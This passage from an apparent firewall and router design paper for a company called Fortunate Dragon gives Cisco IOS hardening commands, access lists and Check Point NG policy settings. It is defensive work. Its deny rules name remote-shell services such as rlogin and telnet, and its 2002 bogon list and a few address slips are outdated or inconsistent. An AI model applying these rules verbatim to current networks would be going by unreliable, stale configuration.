!This protocol is helpful when troubleshooting complex network environments but
!shouldn't be enabled on border routers and in this environment CDP is required.
!
no cdp run
!
!Use the following command to disable bootp.
```

```
!
no ip bootp server
!
!
!Use the following command to disable HTTP Server.
!
no ip http server
!
!Use the following command to disable IP unreachable ICMP replies.
!
no ip unreachables
!
!Use this command to disable ip redirects.
!
no ip redirects
!
!Use this command to disable proxy arp this is a little used protocol since it isn't
!needed should be disabled.
!
no ip proxy-arp
!
!Use the following command to enable a banner message displayed when users
!access the router.
!
banner motd

* Warning Notice *

This system is restricted. The actual or attempted unauthorized access, use, or
modification of this system is strictly prohibited.

Unauthorized users are subject to Company disciplinary proceedings and/or
criminal and civil penalties under state, federal, or other applicable domestic and
foreign laws. The use of this system may be monitored and recorded for
administrative and security reasons.

Anyone accessing this system expressly consents to such
Monitoring and is advised that if monitoring reveals possible
evidence of criminal activity we will provide the evidence of such activity to law
enforcement officials.
!
!
!Use the following command to set the correct timezone to be used for
!logging events.
!
clock timezone PST -8
```

```
clock summer-time PDT recurring
!
!Use the following commands to configure NTP to access the internal ntp server
!
ntp server 12.10.200.114
!
!Use the following command to enable a logging buffer on the router
!
logging buffered 4096 debugging
!
!Use the following command to enable time stamping of the logged messages.
!
service timestamps debug datetime localtime show-timezone
service timestamps log datetime localtime show-timezone
!
!Use the following command to disable snmp service.  Not utilized in this
!environment.
!
no snmp-server
!
!Use the following command to specify CEF intervals this is to mitigate
!a possible exploit in CEF (Cisco Express Forwarding)
!Cisco recommends the following parameters. This information can be
!found on page 15 "Cisco - Improving Security on Cisco Routers".
!
Scheduler allocate 30000 2000
!
```

2.3.2 Configuration Unique to the Border Router.

```
!Next we will configure an inbound access list for inbound internet traffic. The
!first portion of this list was gathered from the Bogon Dotted Decimal List
!updated Nov2002.  This list represents unregistered addresses, private address,
!reserved addresses, and multicast addresses
!This list can be found at http://www.cymru.com/Documents/bogon-dd.html
!
access-list 101 deny ip 0.0.0.0 1.255.255.255 any log
access-list 101 deny ip 2.0.0.0 0.255.255.255 any log
access-list 101 deny ip 5.0.0.0 0.255.255.255 any log
access-list 101 deny ip 7.0.0.0 0.255.255.255 any log
access-list 101 deny ip 10.0.0.0 0.255.255.255 any log
access-list 101 deny ip 23.0.0.0 0.255.255.255 any log
access-list 101 deny ip 27.0.0.0 0.255.255.255 any log
```

```
access-list 101 deny ip 31.0.0.0 0.255.255.255 any log
access-list 101 deny ip 36.0.0.0 1.255.255.255 any log
access-list 101 deny ip 39.0.0.0 0.255.255.255 any log
access-list 101 deny ip 41.0.0.0 0.255.255.255 any log
access-list 101 deny ip 42.0.0.0 0.255.255.255 any log
access-list 101 deny ip 49.0.0.0 0.255.255.255 any  log
access-list 101 deny ip 50.0.0.0 0.255.255.255 any log
access-list 101 deny ip 58.0.0.0 1.255.255.255 any log
access-list 101 deny ip 60.0.0.0 0.255.255.255 any log
access-list 101 deny ip 70.0.0.0 1.255.255.255 any log
access-list 101 deny ip 72.0.0.0 7.255.255.255 any log
access-list 101 deny ip 82.0.0.0 1.255.255.255 any log
access-list 101 deny ip 84.0.0.0 3.255.255.255 any log
access-list 101 deny ip 88.0.0.0 7.255.255.255 any log
access-list 101 deny ip 96.0.0.0 31.255.255.255 any log
access-list 101 deny ip 169.254.0.0 0.0.255.255 any log
access-list 101 deny ip 172.16.0.0 0.15.255.255 any log
access-list 101 deny ip 192.0.2.0 0.0.0.255 any log
access-list 101 deny ip 192.168.0.0 0.0.255.255 any log
access-list 101 deny ip 197.0.0.0 0.255.255.255 any log
access-list 101 deny ip 198.18.0.0 0.1.255.255 any log
access-list 101 deny ip 201.0.0.0 0.255.255.255 any log
access-list 101 deny ip 222.0.0.0 1.255.255.255 any log
access-list 101 deny ip 224.0.0.0 31.255.255.255 any log
!
!Deny traffic from the interface with a source address of our network
!
access-list 101 deny ip 12.10.200.96 0.0.0.31 any log
!
!Deny Various attacks
!
!Smurf Attack
!
access-list 101 deny ip any host 12.10.200.96  log
access-list 101 deny ip any host 12.10.200.127  log
!
!Land Attack
!
!
access-list 101 deny ip 12.10.200.96 0.0.0.31 12.10.200.96 0.0.0.31  log
!
!deny any traffic to Microsoft netbios ports and SMB
!
access-list 101 deny tcp any any range 135 139 log
access-list 101 deny udp any any range 135 139 log
access-list 101 deny tcp any any eq 445 log
```

21

```
access-list 101 deny udp any any eq 445 log
!
!Allow only specified Icmp traffic packet-too-big, ttl-exceeded, source-quench
!deny other icmp traffic this is specified by type and code.
!
access-list 101 permit icmp any any 3 4 log
access-list 101 permit icmp any any 11 0 log
access-list 101 permit icmp any any 4 log
access-list 101 deny icmp any any fragments log
access-list 101 deny icmp any any log-input
!
!deny rlogin, RPC, NFS, telnet, ssh, x-windows, ldap, snmp, syslog, tftp, and well
!known Checkpoint ports
!
access-list 101 deny tcp any 12.10.200.96 0.0.0.31 range 512 514 log
access-list 101 deny tcp any 12.10.200.96 0.0.0.31 eq 111 log
access-list 101 deny udp any 12.10.200.96 0.0.0.31 eq 111
access-list 101 deny tcp any 12.10.200.96 0.0.0.31 eq 2049 log
access-list 101 deny udp any 12.10.200.96 0.0.0.31 eq 2049 log
access-list 101 deny tcp any 12.10.200.96 0.0.0.31 eq telnet log
access-list 101 deny tcp any 12.10.200.96 0.0.0.31 eq 22 log
access-list 101 deny tcp any 12.10.200.96 0.0.0.31 eq 389 log
access-list 101 deny udp any 12.10.200.96 0.0.0.31 eq 389 log
access-list 101 deny udp any 12.10.200.96 0.0.0.31 eq 514 log
access-list 101 deny tcp any 12.10.200.96 0.0.0.31 eq 69
access-list 101 deny tcp any 12.10.200.96 0.0.0.31 range 256 259
access-list 101 deny udp any 12.10.200.96 0.0.0.31 range 256 259
!
!Drop TCP fragments to mitigate potential frag attacks.
!
access-list 101 deny tcp any any fragments log
!
!Permit all other internet traffic to our network.
!
access-list 101 permit ip any 12.10.200.96 0.0.0.31
!
!Even though there is an implicit deny on Cisco routers it is recommended to
!specify and log it.
!
access-list 101 deny ip any any log
!
!To apply the access-list to inbound internet traffic you must get in router
!interface configuration mode and apply the list inbound on the specific interface
!
ip access-group 101 in
!
```

22

```
!To verify that it has been applied correctly to the interface issue show ip int
!s0/0.1 (in our network).
!
!Set a second access list on the router specifically for f1/0 interface leading to the
!Nortel Contivity 600 VPN switch.
!
access-list 110 permit udp any host 12.10.200.102 eq 10067 log-input
access-list 110 permit udp any host 12.10.200.102 eq 500 log
access-list 110 permit esp any host 12.10.200.102  log
access-list 110 deny ip any any log
!
!Apply the above access-list outbound to interface connected to the Nortel VPN
!Switch while in interface configuration mode.
!
ip access-group 110 out
!
!Lastly we will address outbound traffic to the internet.
!
!Traffic should originate from the Fortunate Dragon network. All traffic sourced
!from another IP will be dropped.
!
access-list 120 permit ip 12.10.200.96 0.0.0.31 any
access-list 120 deny ip any any log-input
!
!The previous access-list is applied in the outbound direction to the
!Internet interface.  This is done in interface configuration mode.
!
ip access-group 120 out
```

2.3.3 Configuration unique to the External Service Zone

The External Service Zone router differs from the Border router as it includes an
integrated 16-port Etherswitch module. This ESM module provides switch
capabilities integrated on the router itself.

Please note that all unused switch ports have been disabled all switch ports are
hard coded 100/full duplex no auto-negotiation will be permitted, as there are
occasional issues in the incorrect auto-negotiation of these settings. The switch
ports that are in use are configured with port security identifying the expected
MAC addresses on the active switch ports.

The following ACL's have been applied to the External Service Zone router
configuration.

```
!Access-list 101 to be applied outbound on the vlan 5 interface
```

```
!servicing the External Service Zone Depot server, Reverse Proxy, and
!VPN Switch.
!
!Permit access to Nortel Contivity management IP from only Management !host.
!
!
access-list 101 permit ip host 172.19.35.86 host 12.10.200.122 log
access-list 101 deny ip any host 12.10.200.122 log-input
!
!Permit only the Fortune Validator and Suppliers addresses to the Depot Server
!(please note the switch will pass the supplier return traffic back to the router
!since the Supplier IP's don't live directly off the switch.  The router will then route
!the traffic back via a static route to the Private side of the VPN switch at which
!point the VPN switch will take the traffic to the correct Nat'd address.  This is
!complicated but necessary since the router only has 2 fast Ethernet interfaces.
!Had we had an additional interface we would have had the VPN switch
!terminate directly to the router.  This will be evaluated in the future when the
!routers are replaced.)
!
!
access-list 101 permit tcp host 172.19.35.220 host 12.10.200.125 eq 22 log
access-list 101 permit tcp 192.168.10.128 0.0.0.126 host 12.10.200.125 eq 22
log-input
access-list 101 deny ip any host 12.10.200.125 log-input
!
!Permit everyone to the Reverse Proxy Server
!
!
access-list 101 permit tcp any host 12.10.200.126 eq http
access-list 101 permit tcp any host 12.10.200.126 eq https
access-list 101 deny ip any host 12.10.200.126 log-input
!
!Permit Traffic from internal E-mail and File Server to the Teleworkers VPN
!address range.
!
!
access-list 101 permit ip host 172.19.35.70 199.168.20.128 0.0.0.126 any log-
input
access-list 101 permit ip host 172.19.35.74 199.168.20.128 0.0.0.126 any log-
input
!
!Deny everything else and log it.
!
access-list 101 deny ip any any log-input
!
```

```
!Access-list 101 applied outbound to vlan5 (external Service Zone) using the
!following command.
!You must be in interface configuration mode.
!
ip access-group 101 out
!
!
!Access-list 110 to be applied outbound on the Fast Ethernet interface where the
!SMTP/DNS/NTP server is located this controls traffic outbound from the router
!to the server.
!
!
access-list 110 permit tcp any host 12.10.200.114 eq smtp
access-list 110 permit tcp any host 12.10.200.114 eq 123
access-list 110 permit udp any host 12.10.200.114 eq 123
access-list 110 permit udp any host 12.10.200.114 eq 53
access-list 110 deny ip any any log-input
!
!This access list is applied using the following command while in the
!interface configuration mode.
!
ip access-group 110 out
!
!Access-list 120 to be applied inbound to the traffic on the Fast Ethernet interface
!connecting where the SMTP/DNS/NTP server is located. Specifically designed
!to drop traffic to other hosts on the External Service Zone.  This is a preventative
!measure should this host be compromised.
!
!
access-list 120 deny ip any 12.10.200.120 0.0.0.7 any log-input
access-list 120 permit udp host 12.10.200.114  any eq 53
access-list 120 permit udp host 12.10.220.114 any eq 123
access-list 120 permit tcp host 12.10.200.114 any eq 25
access-list 120 deny ip any any log-input
!
!This access list is applied Inbound using the following command while in the
!interface configuration mode.
!
ip access-group 120 in
!
```

2.3.4 Configuration Unique to the Corporate Service Zone Router.

The Corporate Service Zone router is actually a supervisor III module loaded in a
Cisco Catalyst 4006 switch. This provides the switch layer 3 routing and security
functionality while maintaining the port density desired in a corporate

environment. Like the External Service Zone switch. All unused switch ports are disabled. All server ports are hard-coded with the correct speed/duplex setting. In this case 100/full duplex. We have also enable port security specifying which MAC addresses live off of which switch port. Each server the Exchange server, ISA server, File Server, Network Management workstation, Corporate hosts are located on different VLANs. This will prevent casual snooping of other vlan traffic should one of these hosts be compromised. While is possible to snoop traffic in a switched environment implementation of private vlan's can mitigate this risk. Private VLAN's are available on the Catalyst 4006 with a Supervisor III engine. For brevity configuration guidelines can be found at the www.cisco.com website.

A third party assessment on private Vlan's by @stake reported.

" The results of @stake's test sequences clearly demonstrate the VLANs on Cisco Catalyst switches, when configured according to best practice guidelines, can be effectively deployed as security mechanisms."
http://www.cisco.com/application/pdf/en/us/guest/products/ps2706/c1244/ccmigration_09186a00800c4fda.pdf

In their testing they found that by deploying Private Vlan's they were able to mitigate the following attacks:

MAC flooding Attacks
802.1Q and ISL Tagging Attacks
ARP poisoning Attacks
Layer 2 Proxy Attacks
Multicase Brute-force Failover Analysis
VLAN Hopping Using Spanning Tree
Random Frame Stress Attack.

These best practices can be found on the @stake security assessment paper and also on the Cisco document. SAFE: A security blueprint for Enterprise Networks.

http://www.cisco.com/en/US/netsol/ns110/ns129/ns131/ns128/networking_solutions_implementation_white_paper09186a008009c8b6.shtml

We have isolated the Backup server off of the switch and applied the following access list to it.

!Create an access-list for outbound traffic to the Backup server this server is the
!backup location for all fortune data. This access is limited to the Fortune
!Validator IP.
!
access-list 101 permit tcp host 172.19.35.220 host 172.18.35.62 eq 22 log-input

26

```
access-list 101 deny ip any any log-input
!
!Apply this to the fast ethernet interface connected to the Backup server.  This is
!done in interface configuration mode.
!
ip access-group 101 out
```

2.3.5 General Router/Switch notes

It should be noted that on Cisco IOS version 12.1(6) and greater turbo ACL's on
certain high level platforms. Sadly the Cisco 2600 router does not currently
support turbo ACL's. Turbo ACL's greatly enhance the ability to process lengthy
access lists this can be implemented by entering the command > access-list
compiled. We have checked and were pleased that the access-lists were having
a minimal impact on processor utilization. This was checked using a show
processor command.

The switch in the Services zone is an older 1924 Catalyst Switch this switch has
CDP disabled, http server disabled, snmp disabled, spanning tree disabled.

2.4   Firewall Policies

Fortunate Dragon is utilizing Checkpoint NG currently Feature Pack-2. Feature
Pack 3 is currently being tested for implementation. This Checkpoint installation
is running on a Solaris 8 OS that has been hardened (see section 2.2.4).

2.4.1   Antispoofing

We have configured antispoofing on the Firewall at Fortunate dragon.
Antispoofing has been applied to the Corporate Zone, External Service Zone,
and Service Zone interfaces.

This is done by editing the Firewall, right click object select edit. Then select
Topology. Next select the interface you are interested in applying antispoofing
and click the edit button. You will be presented with the Interface Properties Tab.
Click on Specific and assign your predefined anti-spoofing group that Interface.
This was repeated for all interfaces with the exception of the Internet interface
which was listed as External(leads out to the internet) on the Interface Property
tab.

The following networks were defined as corporate networks for anti-spoofing purposes.

The following networks are defined for the External Service Zone anti-spoofing.

Group Properties - DMZ-E-Antispoofing

Name: DMZ-E-Antispoofing
Comment:
Color: [black]   View expanded group...

Not in Group:
.freshmeat.net
All_Intranet_Gateways
Amman_Admin
Amman_exchange
Amman_Gateway
Amman_mail
Amman_mngt
Amman_network
Bdragon

In Group:
DMZ-E-12.10.200.108_30
DMZ-E-12.10.200.112_30
DMZ-E-12.10.200.120_29
DMZ-E-VPN_Supplier-192.16
DMZ-E-VPN_Telework-199.1

New...
OK   Cancel   Help

The following network is defined for the Service Zone Anti-spoofing interface.

Group Properties - DMZ-S-Antispoofing

Name: DMZ-S-Antispoofing
Comment:
Color: [black]   View expanded group...

Not in Group:
.freshmeat.net
All_Intranet_Gateways
Amman_Admin
Amman_exchange
Amman_Gateway
Amman_mail
Amman_mngt
Amman_network
Bdragon

In Group:
DMZ-S-172.16.35.0_24

New...
OK   Cancel   Help

2.4.2   Global Firewall Parameters

Next we modify the TCP session Timeout value. This is default at 60 minutes
however we feel that an idle connection of 30 minutes is the maximum
acceptable time limit. Please note that this can have an adverse affect on FTP
transfers, as a separate control connection is established and idle while the data
channel passes traffic. Since we do not permit FTP through the firewall only
SSH/SCP the 30-minute timer value will not be an issue. We will also ensure
that out of state packets are dropped and logged.

29

Global Properties

Stateful Inspection

FireWall-1
NAT - Network Address
Authentication
VPN-1 Pro
VPN-1 Net
Remote Access
Extranet Management I
LDAP Account Manage
FloodGate-1
VPE - Visual Policy Edit
Management High Ava
ConnectControl
OSE - Open Security E:
Stateful Inspection
Log and Alert
Policy Editor customiza

Default Session Timeouts

TCP start timeout: 60   seconds
TCP session timeout: 1800   seconds
TCP end timeout: 50   seconds
UDP virtual session timeout: 40   seconds
ICMP virtual session timeout: 30   seconds
Other IP protocols virtual session timeout: 60   seconds

Stateful UDP
☑ Accept stateful UDP replies for unknown services
☐ Accept stateful UDP replies from any port for unknown services

Accept Stateful ICMP
☑ Replies   ☑ Errors

Stateful Other IP Protocols
☑ Accept stateful other IP protocols replies for unknown services

Out of state packets
☑ Drop out of state TCP packets   ☑ Log on drop
☑ Drop out of state UDP packets   ☑ Log on drop
☑ Drop out of state ICMP packets   ☐ Log on drop

TCP Sequence Verifier
☑ Drop out of sequence packets
☑ Log Anomalous out of state packets

OK   Cancel   Help

2.4.3 Syn-Defender

Next we will configure Syn-Defender. A mechanism that can mitigate the threat
of Syn attacks on firewalled hosts. We have selected Syn/Relay. This needs to
be configured on the firewall node. In previous versions of Checkpoint, namely
FW-1, this parameter was configured globally.

Check Point Gateway - DragonWall

SYNDefender

General Properties
Topology
NAT
Authentication
LDAP
Logs and Masters
Advanced
SYNDefender
SNMP
SMTP
SAM

SYN attacks defense method:
○ None
● SYN relay
○ Passive SYN gateway

Timeout for SYN attack identification: 10   seconds
Maximum protected sessions: 5000

☑ Display warning messages

OK   Cancel   Help

2.4.4   Network Address Translation

Next, we will configure Nat on the Corporate Proxy server. Since the Corporate proxy server resides in private address space it is necessary to NAT this traffic. This is done on the NG Manager itself and applied to the packet as it leaves the firewall. Nat is configured on the firewalled object. By editing the object and selecting the NAT field you are presented with the screen listed below. This is where the NAT is defined. We have chosen static NAT in this case.

2.4.5 Fortunate Dragon Traffic Rulebase

Next, we create a rulebase for Fortunate Dragon. Description of the rules follow and their number follows the rule number.

File Edit View Manage Rules Policy Topology Search Window Help

Setup VPN... | Setup Extranet... | Certificates...

Security - Fortunate_Dragon1 | Address Translation - Fortunate_Dragon1 | Web Access

| NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK
1	* Any	DragonWall	* Any	drop	UserDefined
2	* Any	DMZ-E-Rproxy-12.10.200.126	TCP http TCP https	accept	Log
3	DMZ-E-Rproxy-12.10.200.126	DMZ-S-wwwConfucious-172.16.35.60	TCP http TCP https	accept	Log
4	Corp-172.17.35.60_30 Corp-172.18.35.0_24 Corp-172.19.35.0_24 DMZ-S-172.16.35.0_24 DMZ-E-VPN_Supplier-192.168.10.128_25 DMZ-E-VPN_Telework-199.168.20.128_25 DMZ-E-12.10.200.96_27	DMZ-E-SMTP_DNS_NTP-12.10.200.114	TCP smtp UDP domain-udp	accept	Log
5	DMZ-E-SMTP_DNS_NTP-12.10.200.114	Corp-172.17.35.60_30 Corp-172.18.35.0_24 Corp-172.19.35.0_24 DMZ-S-172.16.35.0_24 DMZ-E-VPN_Supplier-192.168.10.128_25 DMZ-E-VPN_Telework-199.168.20.128_25 DMZ-E-12.10.200.96_27	TCP smtp UDP domain-udp	accept	Log
6	DMZ-S-wwwConfucious-172.16.35.60	DMZ-E-SMTP_DNS_NTP-12.10.200.114	TCP smtp	accept	Log

1. Drop Anything to the Firewall. This will drop any traffic to the firewall. The firewall is a stand-alone installation Manager and Enforcement point exist on the same server no Gui client access required. This drop traffic is listed as user defined and will generate an e-mail to the administrator detailing traffic attempted to the firewall.

2. Allow all hosts to reach for Fortunate Dragon website hosted by the Reverse Proxy. Acceptable ports are http (TCP80) and https (443).

3. Allow the Reverse Proxy access to the web server and application in the Service Zone network. This traffic is logged.

4. Allow mail (SMTP TCP25) and DNS (UDP 53) to the External Service Zone mail server/DNS Server. This is limited to only External networks (i.e. internet). Please note that although all networks are negated (prohibited) from sending mail to this mail server the exclusion does not include the firewall as a global parameter "accept outgoing packets originating from gateway" is selected. This ensures that the user-defined SMTP alerts will reach the SMTP server.

5. Allow outbound mail (SMTP TCP25) from the External Service Zone mail server to the Internet. Also allow outbound DNS requests UDP port 53.

6. Allow the backend web server Confucius to send mail (SMTP TCP25) to the External Service Zone mail server. This is necessary to support the traffic the necessary e-mail traffic to the Vendor for translated fortunes.

	Source	Destination	Service	Action	Track
7	DMZ-E-SMTP_DNS_NTP-12.10.200.114 Corp-SMTP_NTP_DNS-172.19.35.70	Corp-SMTP_NTP_DNS-172.19.35.70 DMZ-E-SMTP_DNS_NTP-12.10.200.114	UDP ntp-udp TCP smtp UDP domain-udp	accept	Log
8	DMZ-E-SMTP_DNS_NTP-12.10.200.114	Ext-NTP-128.59.59.177 Ext-NTP-140.162.8.3	ntp	accept	Log
9	Corp-Proxy-172.19.35.66	✖ DMZ-S-172.16.35.0_24 ✖ DMZ-E-12.10.200.96_27	TCP http TCP https	accept	Log
10	DMZ-E-VPN_Telework-199.168.20.128_25	Corp-SMTP_NTP_DNS-172.19.35.70	MS-Exchange	accept	Log
11	DMZ-E-VPN_Telework-199.168.20.128_25	Corp-FileServer-172.19.35.74	UDP nbname TCP nbsession	accept	Log
12	Bdragon Edragon DMZ-E-NortelManage-12.10.200.122	Corp-NetManager-172.19.35.86	UDP syslog	accept	Log

